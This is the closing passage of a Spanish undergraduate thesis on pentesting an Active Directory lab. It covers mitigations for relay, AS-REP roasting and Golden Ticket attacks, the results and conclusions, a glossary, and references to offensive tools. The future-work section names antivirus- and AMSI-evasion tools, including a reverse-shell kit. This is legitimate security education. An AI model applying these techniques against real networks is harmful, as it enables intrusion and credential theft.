Para intentar evitar este tipo de ataques será necesario ejecutar alguna de acciones [98]:

- Deshabilitar LLMNR y NBT-NS: son los protocolos que permiten resolver nombres de hosts según sus IPs, logrando esto sin necesidad de que exista un servidor DNS local. El problema radica en que no tiene protección frente a suplantación, pudiendo facilitar ataques MitM [99].
- Deshabilitar NTLMv1: esta versión de NTLM, utiliza un protocolo muy débil para realizar el hasheo de las contraseñas y es posible obtener la contraseña mediante fuerza bruta de forma sencilla.
- Deshabilitar IPv6: por defecto, toda la comunicación de los equipos Windows se realiza por IPv6, al desactivar este protocolo, se impide los ataques por esta vía, ya que no suele ser configurado y realizado un hardening adecuado.

- Configurar SMB con firmas digitales: es necesario firmar todos los equipos y servicios, pero especialmente SMB, ya que, si no se firma, cualquier intruso puede envenenar la red haciéndose pasar por el recurso solicitado y robar las credenciales de los usuarios que solicitan recursos en el protocolo SMB.

2.4.6.- ASREPROAST

Se debe establecer la pre-autenticación de Kerberos en todos los usuarios con el fin de evitar la fuga de los hashes **[100]**, ya que los atacantes buscan usuarios que tengan en su registro la etiqueta DONT_REQ_PREAUTH, es decir, los que no se les requiere pre-autenticación en kerberos.

El problema reside en que sin la autenticación previa por parte del servicio de Kerberos el atacante puede enviar una solicitud de autenticación a un servicio, en nombre de un usuario, sin necesidad de conocer sus claves, lo que hace que el KDC devuelva el TGT cifrado con la contraseña de ese usuario, dando la oportunidad al atacante de crackearla.

2.4.7.- GOLDEN TICKET

Una vez obtenido un Golden ticket es muy difícil deshacerse de él **[101]**, por lo que lo más recomendable es prevenir el robo de credenciales, capacitando a los usuarios para reconocer enlaces maliciosos. Además, de instalar protección de terminal para que los atacantes no carguen módulos de malware, por último, se puede crear una conexión administrativa explícita con una sola terminal para que nadie pueda acceder a la administración del AD.

3.- RESULTADOS

El resultado de este trabajo de fin de grado hace referencia a la gestión íntegra de un AD desde su despliegue, evaluación y ejecución de vulnerabilidades, así como posibles mitigaciones ofrecidas para protegerse de estas vulnerabilidades. Este es el resultado del proceso de trabajo ofrecido, que se podría dividir en varias actividades de las cuales cabe destacar la planificación y configuración del sistema AD y el desarrollo de la metodología de ataque mediante diferentes técnicas.

Por un lado, de manera general se ha presentado de manera superficial el conocimiento obtenido sobre los diferentes aspectos de la ciberseguridad, así como de un AD, la virtualización y estado actual del pentesting, mostrando los conocimientos obtenidos por las asignaturas cursadas durante el grado, buscando más información y detallando diferentes alternativas a la hora de obtener un buen resultado final.

Se ha dado una visión sobre todos los aspectos indispensables que rodean a un AD, así como los protocolos que utiliza y los diferentes riesgos a los que está expuesto, tomando como referencia trabajos y artículos que explicaban solo una parte del resultado obtenido y evitando entrar en diferentes temáticas como el despliegue o la defensa del AD.

Se ofrece, en un archivo comprimido, la plataforma utilizada como entorno de pruebas compuesta por los diferentes equipos y administrada por un AD, que ha sido vulnerada mediante las herramientas y explotaciones de protocolos abiertos al atacante, con el fin de que puedan ser replicados para futuros estudios. Este entorno se trata de un espacio controlado, en el cual se ha facilitado la inclusión de ciertos vectores de ataque para que las pruebas fueran exitosas. Sin embargo, este trabajo y su resultado puede servir a cualquier pentester a desplegar un entorno de AD, ejecutar y conocer las vulnerabilidades y metodologías de ataque a un AD y como poder defenderse de estas vulnerabilidades.

Por otro lado, debido a la naturaleza del trabajo, no se han podido entrar en detalle de ciertos aspectos que se encuentran íntimamente relacionados con conceptos esenciales de la seguridad, como, por ejemplo, elementos hardware que permiten establecer una barrera frente a los ataques mostrados o implantar más vectores de ataque a través de diferentes servicios de terceros. Sin embargo, ha permitido establecer un mecanismo de trabajo eficaz y eficiente, presentado en la **Figura 5**, pensado para que un pentester pueda seguir una metodología de trabajo óptima a la hora de intentar vulnerar un AD, ya sea mediante las herramientas explicadas o a través de distintos servicios.

Por último, los resultados de este proyecto apuntan hacia el desarrollo más complejo de la plataforma incluyendo más usuarios, grupos, equipos, complicando las contraseñas y aumentando el nivel de los ataques, con el fin de preparar al pentester hacia el éxito en la explotación de sus víctimas ya que, aunque los sistemas de defensa de los equipos mejoren el pentester debe conocer los vectores de ataque que debe realizar siempre en un AD y gracias a la metodología presentada podrá lograrlo.

4.- CONCLUSIONES Y TRABAJOS FUTUROS

Uno de los principales motivos por el cual se atacan las diferentes organizaciones que poseen servicios como AD, es que no poseen grandes conocimientos, ni infraestructura en materia de seguridad, esto permite a cualquier atacante secuestrar el servicio y solicitar dinero por ello.

Como se ha podido observar muchas veces no hace falta que el atacante disponga de scripts avanzados o herramientas mejoradas, simplemente con fallos en la configuración o defensas establecidas incorrectamente es posible perpetrar el ataque, permitiendo conseguir privilegios elevados dentro de una red, aunque esto, no se considera algo sencillo.

En este proyecto se ha presentado una metodología eficaz a la hora de evaluar el sistema de seguridad establecido en un AD, analizando las vulnerabilidades más habituales y explotándolas de manera detallada, permitiendo que un pentester conozca de manera precisa el siguiente paso en su labor.

Para el cumplimiento de los objetivos propuestos en el apartado **1.3.** se ha presentado una planificación coherente con el tiempo establecido para el desarrollo del trabajo, sin embargo, este trabajo ha presentado varios retos, desde el fallo continuo en las plataformas hasta la comprensión real de los protocolos utilizados con el fin de vulnerarlos, sin embargo, el principal reto con el que se ha encontrado este trabajo, bajo este objetivo principal, es con el seguimiento preciso del actual procedimiento de pentesting, ya que esta metodología se lleva practicando mucho tiempo y es la habitual en entornos de pentesting; si se evita el uso de este, se estará modificando un estándar válido en materia de seguridad, por lo que se ha intentado evitar su modificación de manera abusiva con el fin de detallar al máximo este proceso de trabajo y que pueda servir para realizar test de penetración bajo otros servicios.

En relación con los objetivos operativos, se han cumplido satisfactoriamente, se han dado a conocer los conceptos básicos del pentesting y la ciberseguridad; también ha sido posible instalar una solución de virtualización y configurarla adecuadamente; se han llevado a estudio las herramientas y técnicas para el pentesting de AD; así como las herramientas y técnicas de elevación de privilegios en AD. Por otro lado, se ha dado a conocer la definición de persistencia en diferentes entornos, se han estudiado y ejecutado las herramientas de post-explotación en sistemas informáticos y por último se han estudiado las técnicas de defensa contra diferentes vectores de ataque. El único objetivo que no se ha podido cumplir es el de la presentación de herramientas para el despliegue de plataformas a vulnerar, ya que por problemas en las herramientas no ha sido posible utilizarla.

Respecto al cumplimiento del objetivo secundario se ha visto gratamente ampliado ya que la plataforma principal de diseño, Detection-Lab, no ha podido ser desplegada, esto implicaba un desarrollo más superficial sobre la configuración y despliegue del AD, ya que las VM ya venían desplegadas y configuradas, sin embargo, esto ha permitido gestionar y elaborar una plataforma más detallada, con las configuraciones y procesos que se han querido desarrollar, estos cambios realizados en el despliegue de la plataforma de AD vulnerable se han debido realizar así para cumplimentar el éxito de este.

Referente a los fallos encontrados en la primera plataforma, tras el intento para resolver los problemas ocasionados por las actualizaciones automáticas de los equipos, que impedían su correcta configuración, se ha probado a introducir releases antiguas sin el resultado esperado y se han abierto varias incidencias en el repositorio que gestiona la herramienta, para que sea conocedora de estos fallos.

Por otro lado, gracias a los conocimientos obtenidos en el grado ha sido posible resolver todos estos retos, ya sea mediante la consulta a apuntes sobre algún protocolo de seguridad, hasta el desarrollo y conectividad de la plataforma.

Como conclusión, se obtiene un resultado satisfactorio de la metodología a utilizar cuando se intenta vulnerar un AD. Los resultados son los adecuados, pero no los esperados ya que, tras el fallo de la primera opción de despliegue, el desarrollo del trabajo y la parte principal expuesta por el despliegue ha sido necesario modificarla variando los resultados previstos.

Gracias a la planificación del estudio y gestión del tiempo se ha podido utilizar este de manera efectiva para poder seguir la planificación según se estableció en las primeras entregas.

Los impactos de sostenibilidad, ético-sociales y de diversidad han sido logrados, ya que, en lo referente a la sostenibilidad, se ha conseguido evitar las vulnerabilidades propuestas y así evitar picos de consumo de energía; por otro lado, se ha permitido la protección en materia de privacidad de datos, enseñando a defenderse de un ataque de intrusión y de robo de información y, por último, en lo referente a la diversidad, se ha mantenido un impacto neutro.

Para finalizar, algunas de las líneas de exploración tras los resultados del trabajo podrían ser la posibilidad de atacar el AD con el Windows Defender activo mediante herramientas como Invoke-SharpLoader [102], para descifrar una muestra en memoria o salsa tools [103], que sirve para evitar las últimas técnicas de detección (AMSI). Por otro lado, se podrían buscar resultados más ambiciosos con una configuración más avanzada sobre la plataforma, incluyendo nuevo usuarios o equipos de seguridad.

5.- GLOSARIO

- **Pentester:** es un experto que actúa como ciberdelincuente con el fin de establecer las mecánicas utilizadas por estos y ayudando a entender como utilizan sus ataques.
- **Hardening:** se trata de una fortificación de los sistemas para intentar evitar amenazas y reducir los peligros que ofrecen los atacantes.
- **DDOS:** es un ataque informático el cual trata de suturar un sistema o servicio con el fin de generar un fallo en la víctima, al no poder procesar todas las peticiones de los clientes, en este caso, se trata de un ataque distribuido por lo que se produce desde diferentes computadoras, seguramente infectadas para realizar el ataque hacía un objetivo común.
- **Host:** es un término informático que se utiliza para describir a un dispositivo conectado a una red.
- **Servicios Cloud:** son servicios que proveen de infraestructura informática gestionada por un proveedor de servicios externo, al cual pueden conectarse los clientes desde Internet.
- **Scripts:** son archivos que incluyen comandos para ejecutarse en un dispositivo.
- **Honeypot:** es un tipo de defensa creado para que los atacantes de sistemas informáticos no puedan acceder a los sistemas reales, esto sirve para analizar el comportamiento de estos y poder bloquear futuras técnicas.
- **Deceptions:** es una técnica informática de defensa que proporciona credenciales o configuraciones falsas con el fin de que sean utilizadas por los atacantes y generen alertas.
- **PowerShell:** se trata de un lenguaje de scripting que permite la configuración y gestión de los servicios de Windows.
- **Analista SOC:** es una persona que se encarga de entender, documentar y enviar hacía el departamento adecuado los incidentes de seguridad informática que se han producido.
- **SIEM:** se trata de un programa informático que provee de información sobre los eventos relacionados con la seguridad en una red.
- **Persistencia:** se trata lograr establecer una cosa por un largo periodo de tiempo.
- **Integridad:** es una propiedad de la información que garantiza su no modificación sin autorización.
- **Blue Team:** es un equipo de personas que protegen a las organizaciones de manera proactiva realizando vigilancia y búsqueda de patrones o comportamientos ejecutados por atacantes.
- **Red Team:** es un equipo de personas que realiza una evaluación a largo plazo basada en diferentes eventos que emulan a los atacantes reales para mejorar la calidad de los controles y las defensas corporativa o Blue Team.
- **Exploit:** es un programa informático que utiliza una vulnerabilidad en el sistema ejecutado con el fin de provocar un comportamiento mal intencionado en este.

- **Spoofear:** realizar suplantación de servicios mediante técnicas informáticas ofensivas.
- **Release:** dentro del ámbito del software, se trata de la liberación de una nueva versión de un programa.
- **Log:** son las trazas que contienen los datos generados por un programa, permiten conocer si se ha producido un fallo durante la ejecución de este.
- **Hash:** se trata de un algoritmo matemático utilizado para realizar encriptación de datos, transformando la información en una cadena de caracteres con una longitud específica.

6.- BIBLIOGRAFÍA

1. Un informe de INTERPOL muestra un aumento alarmante de los ciberataques durante la epidemia de COVID-19 [Internet]. [citado 21 de diciembre de 2022]. Disponible en: <https://www.interpol.int/es/Noticias-y-acontecimientos/Noticias/2020/Un-informe-de-INTERPOL-muestra-un-aumento-alarmante-de-los-ciberataques-durante-la-epidemia-de-COVID-19>
2. 10º Aniversario del Mes Europeo de la Ciberseguridad [Internet]. Redseguridad. 2022 [citado 7 de octubre de 2022]. Disponible en: https://www.redseguridad.com/actualidad/ciberseguridad/10o-aniversario-del-mes-europeo-de-la-ciberseguridad_20221005.html
3. Group IDM. El Directorio Activo en el punto de mira | Actualidad [Internet]. IT Digital Security. IT Digital Media Group; 2022 [citado 7 de octubre de 2022]. Disponible en: <https://www.itdigitalsecurity.es/actualidad/2022/02/el-directorio-activo-en-el-punto-de-mira>
4. Daimi, Kevin, Francia, Guillermo III. Innovations in cybersecurity education / Kevin Daimi, Guillermo Francia III, editors. 1st ed. 2020. Cham, Switzerland : Springer; 2020.
5. Allen, Robbie, Safari Tech Books Online., Lowe-Norris, Alistair G. Contributor. Active Directory. 2nd ed. O'Reilly; 2003.
6. Smith, Russell. Advanced Active Directory security: enumerate accounts protected by AdminSDHolder and fix resulting ACL problems. Windows IT Pro, 2010, Vol.16 (10), p.28. Penton Media, Inc., Penton Business Media, Inc. and their subsidiaries;
7. The Care and Feeding of the Active Directory Security Access Token. Windows IT Pro, 2011, Vol.17 (9). Penton Media, Inc., Penton Business Media, Inc. and their subsidiaries;
8. iainfoulds. Introducción a Active Directory Domain Services [Internet]. [citado 19 de octubre de 2022]. Disponible en: <https://learn.microsoft.com/es-es/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview>
9. wwl\publish. Servicios de dominio de Active Directory - Training [Internet]. [citado 19 de octubre de 2022]. Disponible en: <https://learn.microsoft.com/es-es/training/paths/active-directory-domain-services/>
10. iainfoulds. Best Practices for Securing Active Directory [Internet]. [citado 19 de octubre de 2022]. Disponible en: <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory>

11. Team C 4 A. Metodología NIST: Sustento para los analistas de ciberseguridad [Internet]. Tarlogic Security. 2022 [citado 26 de diciembre de 2022]. Disponible en: <https://www.tarlogic.com/es/blog/guias-nist-ciberseguridad/>
12. Morón Lerma, Esther, Garrigues Olivella, Carles, coord., Universitat Oberta de Catalunya. Aspectos legales de la seguridad informática Esther Morón Lerma. Barcelona : Universitat Oberta de Catalunya. 2011.
13. ¿Por qué es necesaria la ciberseguridad? [Internet]. Maestrías Online. 2021 [citado 8 de octubre de 2022]. Disponible en: <https://ceupe.com.ar/blog/por-que-es-necesaria-la-ciberseguridad/>
14. Ramírez Morán, David. La ciberseguridad en el contexto del arreglo de Wassenaar. *bie3: Boletín ieee*, 2016 (1), p.270-276;
15. admin. La propiedad intelectual y su relación con la ciberseguridad [Internet]. S2 Grupo. 2020 [citado 8 de octubre de 2022]. Disponible en: <https://s2grupo.es/la-propiedad-intelectual-y-su-relacion-con-la-ciberseguridad/>
16. Sotomayor, Jorge Luis Pomachagua. Desarrollo De Un Sistema De Auditoría De Equipos De Seguridad De Redes. ProQuest Dissertations Publishing; 2021.
17. Ruiz Mayorga, Luis, Vilajosana Guillen, Xavi, Lopez Vicario, Jose. Detección de intrusiones empleando técnicas de cyber-deception con credenciales señuelo en Directorio Activo. [O2 UOC Repositorio]: Universitat Oberta de Catalunya (UOC); Universitat Oberta de Catalunya (UOC).
18. Παπαδόπουλος, Σωτήριος, Sotirios, Papadopoulos. Windows Active Directory Security Audit. ProQuest Dissertations Publishing; 2021.
19. Hacking Training For The Best [Internet]. Hack The Box. [citado 8 de octubre de 2022]. Disponible en: <https://www.hackthebox.eu/>
20. TryHackMe | Cyber Security Training [Internet]. TryHackMe. [citado 8 de octubre de 2022]. Disponible en: <https://tryhackme.com>
21. LetsDefend - Blue Team Training Platform [Internet]. [citado 8 de octubre de 2022]. Disponible en: <https://letsdefend.io/>
22. Blue Team Labs Online [Internet]. [citado 8 de octubre de 2022]. Disponible en: <https://www.blueteamlabs.online/>
23. Belarmino, Valdete Fernandes, Araújo, Wagner Junqueira. Análise de vulnerabilidades computacionais em repositórios digitais. *Biblios : revista electrónica de bibliotecología y ciencias de la información*, 2015 (56), pp.1-18.
24. García V. El Directorio Activo, así debe protegerse [Internet]. 2022 [citado 8 de octubre de 2022]. Disponible en: <https://revistabyte.es/ciberseguridad/directorio-activo/>

25. ¿Qué es la ciberseguridad? | IBM [Internet]. [citado 19 de octubre de 2022]. Disponible en: <https://www.ibm.com/es-es/topics/cybersecurity>
26. Amenaza vs Vulnerabilidad, ¿sabes en qué se diferencian? [Internet]. INCIBE. 2017 [citado 19 de octubre de 2022]. Disponible en: <https://www.incibe.es/protege-tu-empresa/blog/amenaza-vs-vulnerabilidad-sabes-se-diferencian>
27. CVE - CVE [Internet]. [citado 19 de octubre de 2022]. Disponible en: <https://cve.mitre.org/>
28. riesgo.png (Imagen PNG, 658 x 629 píxeles) [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <https://www.incibe.es/sites/default/files/contenidos/blog/amenaza-vs-vulnerabilidad-sabes-se-diferencian/riesgo.png>
29. fases.png (Imagen PNG, 1243 x 471 píxeles) [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <https://www.incibe.es/sites/default/files/contenidos/blog/amenaza-vs-vulnerabilidad-sabes-se-diferencian/fases.png>
30. Introducción a Active Directory y consejos para administrarlo [Internet]. OpenWebinars.net. 2021 [citado 21 de octubre de 2022]. Disponible en: <https://openwebinars.net/blog/introduccion-active-directory-y-consejos-para-administrarlo/>
31. Active Directory [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <https://dc722jrlp2zu8.cloudfront.net/media/uploads/2021/08/10/picture1.png>
32. Haris Pylarinos - Chief Executive Officer - Hack The Box | LinkedIn [Internet]. [citado 31 de octubre de 2022]. Disponible en: <https://gr.linkedin.com/in/hpylarinos>
33. Ben Spring | LinkedIn [Internet]. [citado 31 de octubre de 2022]. Disponible en: <https://www.linkedin.com/in/springben/>
34. Letsdefend [Internet]. CYBERSECURITY JOB HUNTING GUIDE. [citado 31 de octubre de 2022]. Disponible en: <https://www.cyberhuntingguide.net/letsdefend.html>
35. Hegarty D. Blue Team Labs Online - Platform Review [Internet]. Medium. 2021 [citado 31 de octubre de 2022]. Disponible en: <https://medium.com/@DavidHegarty1/blue-team-labs-online-platform-review-6179234f5bea>
36. Virtualización: Qué es, para qué sirve y ventajas [Internet]. OpenWebinars.net. 2021 [citado 25 de octubre de 2022]. Disponible en: <https://openwebinars.net/blog/virtualizacion-que-es-para-que-sirve-y-ventajas/>
37. Virtualización para novatos: cinco tipos de virtualización | Global Knowledge [Internet]. [citado 25 de octubre de 2022]. Disponible en:

- <https://www.globalknowledge.com/es-es/resources/articles/virtualization-for-newbies-five-types-of-virtualization>
38. ¿Qué es un hipervisor? [Internet]. [citado 25 de octubre de 2022]. Disponible en: <https://www.redhat.com/es/topics/virtualization/what-is-a-hypervisor>
 39. Virtualizacion [Internet]. [citado 4 de diciembre de 2022]. Disponible en: https://2.bp.blogspot.com/-cxiRdUUF_7o/Vat3TDNyskl/AAAAAAAAALc/vIB0xi7uDWo/s1600/Virtualizacion.png
 40. Proxmox - Powerful open-source server solutions [Internet]. [citado 31 de octubre de 2022]. Disponible en: <https://www.proxmox.com/en/>
 41. What is vSphere+? | Multi-Cloud Workload Platform [Internet]. VMware. [citado 31 de octubre de 2022]. Disponible en: <https://www.vmware.com/products/vsphere.html>
 42. Download VMware Workstation Pro [Internet]. VMware. [citado 4 de diciembre de 2022]. Disponible en: <https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation.html>
 43. Oracle VM VirtualBox [Internet]. [citado 31 de octubre de 2022]. Disponible en: <https://www.virtualbox.org/>
 44. Workstation Pro - VMware Products: Windows Virtualization for Everyone [Internet]. VMware. [citado 31 de octubre de 2022]. Disponible en: <https://www.vmware.com/products/workstation-pro.html>
 45. VirtualBox. En: Wikipedia, la enciclopedia libre [Internet]. 2022 [citado 31 de octubre de 2022]. Disponible en: <https://es.wikipedia.org/w/index.php?title=VirtualBox&oldid=146923186>
 46. ¿Qué es el pentesting? Auditando la seguridad de tus sistemas [Internet]. INCIBE. 2019 [citado 19 de octubre de 2022]. Disponible en: <https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas>
 47. Blog R. The Seven Pen Test Steps [Internet]. [citado 20 de octubre de 2022]. Disponible en: <https://www.redlegg.com/blog/pen-test-steps>
 48. What is Open Source Intelligence (OSINT)? [Internet]. SentinelOne. [citado 20 de octubre de 2022]. Disponible en: <https://www.sentinelone.com/cybersecurity-101/open-source-intelligence-osint/>
 49. Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution [Internet]. Kali Linux. [citado 31 de octubre de 2022]. Disponible en: <https://www.kali.org/>

50. Kali Linux. En: Wikipedia, la enciclopedia libre [Internet]. 2022 [citado 31 de octubre de 2022]. Disponible en: https://es.wikipedia.org/w/index.php?title=Kali_Linux&oldid=146886062
51. Parrot Security [Internet]. [citado 31 de octubre de 2022]. Disponible en: <https://www.parrotsec.org/>
52. Parrot Security OS. En: Wikipedia, la enciclopedia libre [Internet]. 2022 [citado 31 de octubre de 2022]. Disponible en: https://es.wikipedia.org/w/index.php?title=Parrot_Security_OS&oldid=145344959
53. BlackArch Linux - Penetration Testing Distribution [Internet]. [citado 31 de octubre de 2022]. Disponible en: <https://blackarch.org/>
54. Introduction :: DetectionLab [Internet]. [citado 31 de octubre de 2022]. Disponible en: <https://www.detectionlab.network/>
55. lab [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <https://detectionlab.network/images/lab.png?width=1200>
56. Windows Server 2016 | Centro de evaluación de Microsoft [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <https://www.microsoft.com/en-us/evalcenter/download-windows-server-2016>
57. Windows 10 Enterprise | Centro de evaluación de Microsoft [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <http://www.microsoft.com/es-es/evalcenter/download-windows-10-enterprise>
58. CrackMapExec [Internet]. Porchetta Industries; 2022 [citado 4 de diciembre de 2022]. Disponible en: <https://github.com/Porchetta-Industries/CrackMapExec>
59. Nmap: the Network Mapper - Free Security Scanner [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <https://nmap.org/>
60. Técnicas de sondeo de puertos | Guía de referencia de Nmap (Página de manual) [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <https://nmap.org/man/es/man-port-scanning-techniques.html>
61. SecLists/Username at master · danielmiessler/SecLists · GitHub [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <https://github.com/danielmiessler/SecLists/blob/master/Username/cirt-default-username.txt>
62. Mebus. CUPP - Common User Passwords Profiler [Internet]. 2022 [citado 4 de diciembre de 2022]. Disponible en: <https://github.com/Mebus/cupp>
63. JasonGerend. Kerberos Authentication Overview [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview>

64. Pérez E. Kerberos (I): ¿Cómo funciona Kerberos? - Teoría [Internet]. Tarlogic Security. 2019 [citado 4 de diciembre de 2022]. Disponible en: <https://www.tarlogic.com/es/blog/como-funciona-kerberos/>
65. kerberos_message_summary.webp [Internet]. [citado 4 de diciembre de 2022]. Disponible en: https://www.tarlogic.com/wp-content/uploads/2019/01/kerberos_message_summary.png
66. What is the Windows Security Accounts Manager (SAM)? [Internet]. Enterprise Desktop. [citado 4 de diciembre de 2022]. Disponible en: <https://www.techtarget.com/searchenterprisedesktop/definition/Security-Accounts-Manager>
67. User T. What is NTDS.DIT [Internet]. Windows Server Technology. 2019 [citado 4 de diciembre de 2022]. Disponible en: <https://www.windowstechno.com/what-is-ntds-dit/>
68. Samba - opening windows to a wider world [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <https://www.samba.org/>
69. Servidor Samba: conceptos y configuración rápida [Internet]. Profesional Review. 2017 [citado 4 de diciembre de 2022]. Disponible en: <https://www.profesionalreview.com/2017/03/25/servidor-samba-conceptos-y-configuracion-rapida/>
70. 139,445 - Pentesting SMB [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <https://book.hacktricks.xyz/network-services-pentesting/pentesting-smb>
71. smb-trap [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <https://4.bp.blogspot.com/-MiZl6wj0Ubo/WK0VnVj2x-I/AAAAAAAAAlr4/wlJHdHEBg40rQW3jbHXA5ohCI8XFxVCBACLcB/s1600/0a.png>
72. Different DNS Servers [Internet]. Academy HackTheBox. [citado 31 de octubre de 2022]. Disponible en: <https://academy.hackthebox.com/module/112/section/1069>
73. 389, 636, 3268, 3269 - Pentesting LDAP [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <https://book.hacktricks.xyz/network-services-pentesting/pentesting-ldap>
74. NTLM: ¿cómo funciona el protocolo de autenticación? [Internet]. IONOS Digital Guide. [citado 5 de diciembre de 2022]. Disponible en: <https://www.ionos.es/digitalguide/servidores/know-how/ntlm/>
75. servidor-con-autenticacion-ntlm [Internet]. [citado 5 de diciembre de 2022]. Disponible en: <https://www.ionos.es/digitalguide/fileadmin/DigitalGuide/Schaubilder/servidor-con-autenticacion-ntlm.png>

76. Spoofing LLMNR, NBT-NS, mDNS/DNS and WPAD and Relay Attacks [Internet]. [citado 5 de diciembre de 2022]. Disponible en: <https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/>
77. Privileged Groups [Internet]. [citado 5 de diciembre de 2022]. Disponible en: <https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/privileged-groups-and-token-privileges>
78. Flathers R. Kerbrute [Internet]. 2022 [citado 4 de diciembre de 2022]. Disponible en: <https://github.com/roptop/kerbrute>
79. Igandx. Responder/MultiRelay [Internet]. 2022 [citado 4 de diciembre de 2022]. Disponible en: <https://github.com/Igandx/Responder>
80. John the Ripper password cracker [Internet]. [citado 4 de diciembre de 2022]. Disponible en: <https://www.openwall.com/john/>
81. Impacket-GetNPUsers [Internet]. Fortra; 2022 [citado 27 de diciembre de 2022]. Disponible en: <https://github.com/fortra/impacket/blob/8799a1a2c42ad74423841d21ed5f4193ea54f3d5/examples/GetNPUsers.py>
82. Impacket-ntlmrelayx [Internet]. SecureAuth Corporation; 2022 [citado 5 de diciembre de 2022]. Disponible en: <https://github.com/SecureAuthCorp/impacket/blob/3c6713e309cae871d685fa443d3e21b7026a2155/examples/ntlmrelayx.py>
83. Mittal N «SamratAshok». Nishang [Internet]. 2022 [citado 5 de diciembre de 2022]. Disponible en: <https://github.com/samratashok/nishang/blob/414ee1104526d7057f9adaeee196d91ae447283e/Shells/Invoke-PowerShellTcp.ps1>
84. Dirk-jan. mitm6 [Internet]. 2022 [citado 5 de diciembre de 2022]. Disponible en: <https://github.com/dirkjanm/mitm6>
85. Hamsik A. ProxyChains ver. 4.3.0 README [Internet]. 2022 [citado 5 de diciembre de 2022]. Disponible en: <https://github.com/haad/proxychains>
86. Impacket-wmiexec [Internet]. SecureAuth Corporation; 2022 [citado 5 de diciembre de 2022]. Disponible en: <https://github.com/SecureAuthCorp/impacket/blob/3c6713e309cae871d685fa443d3e21b7026a2155/examples/wmiexec.py>
87. Remote Procedure Call: comunicación en sistemas cliente-servidor [Internet]. IONOS Digital Guide. [citado 5 de diciembre de 2022]. Disponible en: <https://www.ionos.es/digitalguide/servidores/know-how/que-es-rpc/>
88. rpcclient [Internet]. [citado 5 de diciembre de 2022]. Disponible en: <https://www.samba.org/samba/docs/current/man-html/rpcclient.1.html>

89. Dirk-jan. LDAPDomainDump [Internet]. 2022 [citado 5 de diciembre de 2022]. Disponible en: <https://github.com/dirkjanm/ldapdomaindump>
90. Evil-WinRM [Internet]. Hackplayers; 2022 [citado 5 de diciembre de 2022]. Disponible en: <https://github.com/Hackplayers/evil-winrm>
91. Impacket-secretsdump [Internet]. SecureAuth Corporation; 2022 [citado 5 de diciembre de 2022]. Disponible en: <https://github.com/SecureAuthCorp/impacket/blob/3c6713e309cae871d685fa443d3e21b7026a2155/examples/secretsdump.py>
92. JasonGerend. Diskshadow [Internet]. [citado 5 de diciembre de 2022]. Disponible en: <https://learn.microsoft.com/es-es/windows-server/administration/windows-commands/diskshadow>
93. Impacket-psexec [Internet]. SecureAuth Corporation; 2022 [citado 5 de diciembre de 2022]. Disponible en: <https://github.com/SecureAuthCorp/impacket/blob/3c6713e309cae871d685fa443d3e21b7026a2155/examples/psexec.py>
94. mimikatz [Internet]. Parrot Security; 2022 [citado 5 de diciembre de 2022]. Disponible en: <https://github.com/ParrotSec/mimikatz>
95. Pérez E. Tickets de Kerberos: Comprensión y explotación [Internet]. Tarlogic Security. 2017 [citado 5 de diciembre de 2022]. Disponible en: <https://www.tarlogic.com/es/blog/tickets-de-kerberos-explotacion/>
96. Impacket-ticketer [Internet]. SecureAuth Corporation; 2022 [citado 5 de diciembre de 2022]. Disponible en: <https://github.com/SecureAuthCorp/impacket/blob/3c6713e309cae871d685fa443d3e21b7026a2155/examples/ticketer.py>
97. Ataques de kerberoasting: definición, cómo funcionan y mitigación [Internet]. Ciberseguridad. [citado 5 de diciembre de 2022]. Disponible en: <https://ciberseguridad.com/amenazas/ataques-kerberoasting/>
98. Hashes NetNTLM, técnicas de relay y contramedidas de defensa | LinkedIn [Internet]. [citado 5 de diciembre de 2022]. Disponible en: <https://www.linkedin.com/pulse/hashe-netntlm-t%C3%A9cnicas-de-relay-y-contramedidas-lacasa-s%C3%A1nchez/?originalSubdomain=es>
99. ALEJANDRO. Como desactivar LLMNR en Windows o Linux y por qué te interesa [Internet]. Proteger mi PC. 2021 [citado 5 de diciembre de 2022]. Disponible en: <https://protegermipc.net/2021/06/15/como-desactivar-llmnr-en-windows-o-linux-y-por-que-te-interesa/>
100. vis0r vmotos. ASREPRoast o AS-REP Roasting [Internet]. [citado 5 de diciembre de 2022]. Disponible en: <https://www.hackplayers.com/2020/11/asreproast-o-as-rep-roasting.html>

101. Kerberos: Como parar os ataques Golden Tickets [Internet]. [citado 5 de diciembre de 2022]. Disponible en: <https://www.varonis.com/pt-br/blog/kerberos-como-parar-os-ataques-golden-tickets>
102. S3cur3Th1sSh1t. Invoke-SharpLoader [Internet]. 2022 [citado 5 de diciembre de 2022]. Disponible en: <https://github.com/S3cur3Th1sSh1t/Invoke-SharpLoader>
103. Salsa Tools - An AV-Safe Reverse Shell dipped on bellota sauce [Internet]. Hackplayers; 2022 [citado 5 de diciembre de 2022]. Disponible en: <https://github.com/Hackplayers/Salsa-tools>
104. VMware vs Virtualbox | Top 14 Differences between VMware vs Virtualbox [Internet]. EDUCBA. 2021 [citado 31 de octubre de 2022]. Disponible en: <https://www.educba.com/vmware-vs-virtualbox/>
105. Windows: Virtualbox & VMware :: DetectionLab [Internet]. [citado 31 de octubre de 2022]. Disponible en: <https://www.detectionlab.network/deployment/windowsvm/>
106. Prerequisites :: DetectionLab [Internet]. [citado 31 de octubre de 2022]. Disponible en: <https://detectionlab.network/introduction/prerequisites/>
